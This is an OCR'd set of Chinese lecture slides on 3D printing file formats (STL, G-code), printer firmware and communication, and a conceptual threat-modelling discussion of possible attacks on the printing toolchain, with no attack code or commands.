
STL文件

- 3D打印模型文件的事实标准格式
- 用空间三角形拟合3D物体表面
- 内容与机器无关
- 两种存储方式：明文、二进制编码（1/6大小）
- 数据内容：三角形顶点坐标、外法向量

- 思考：编码对模型进行修改的难度

STL文件结构和指令格式







Gcode文件

- 存储打印机的工作指令和参数
- 内容与机器相关
- 明文存储
- http://reprap.org/wiki/G-code


Gcode文件结构和指令格式





PC端的打印机控制软件

- 实际通过发送gcode指令实现控制



PC和打印机的数据通信


- USB线
- 虚拟串口/FTDI驱动
- 就这么简单

- 也有基于WiFi的方案

- 许多时候，这个接口既用于上传文件/指令，也用于烧写固件

打印机固件


- 开源方案
  - Sprinter
  - Marlin
  - SJFW
- C/C++编写
- Arduino IDE或AVR交叉编译器编译
- avrdude烧录



3D打印的安全性讨论


务虚讨论

- Who：谁会攻击
- Why：为什么攻击
  - 经济利益或其他利益
  - 针对性攻击可能性更大
  - 目标更可能是工业级打印系统
  - 在这些假设下，再考虑who和why



务虚讨论

- What：攻击什么
  - 硬件设备
  - 数据和软件
  - 在线服务
  - 打印成品
- How：如何攻击
  - 篡改软件、配置
  - 篡改数据
  - 篡改固件




务虚讨论


- When：什么时候会出现攻击?
  - 回顾早期PC发展史、ICS发展史
  - 攻击成本
  - 攻击成功率
  - 攻击收益

可能的攻击目的和后果

物理破坏打印机


- 挤出头、挤出装置
- 加热装置
- 传动带
- 主板
- 马达
- 齿轮
- 已校准位置





物理损坏打印物体

- 翘曲变形
- 大小尺寸
- 支撑物
- 填充物
- 外壳强度
- 表面精度
- 冷却速度
- ……



篡改3D模型


- 模型大小
- 模型部件位置
- 模型完整性
- 面向打印目的和应用场景的针对性篡改

可能的攻击实现方法

PC软件

- 针对工具链的多种软件：
  - 建模软件
  - 切片软件
  - 控制软件
  - 编译软件


http://download.trimble.com/sketchup/sketchupmen.dmg
http://dl.slic3r.org/mac/slic3r-osx-uni-0-9-10b.dmg
http://software.ultimaker.com/current/Cura-13.06.5-MacOS.dmg
http://koti.kapsi.fi/%7Ekliment/printrun/Printrun-Win-Slic3r-12Ju
http://arduino.googlecode.com/files/arduino-1.0.5-macosx.zip



- 攻击点：
  - 软件下载和更新MITM
  - 本地文件篡改或替换
  - 软件运行时注入

模型数据

- 针对多种格式的模型相关数据
  - SCAD脚本
  - STL文件
  - gcode文件

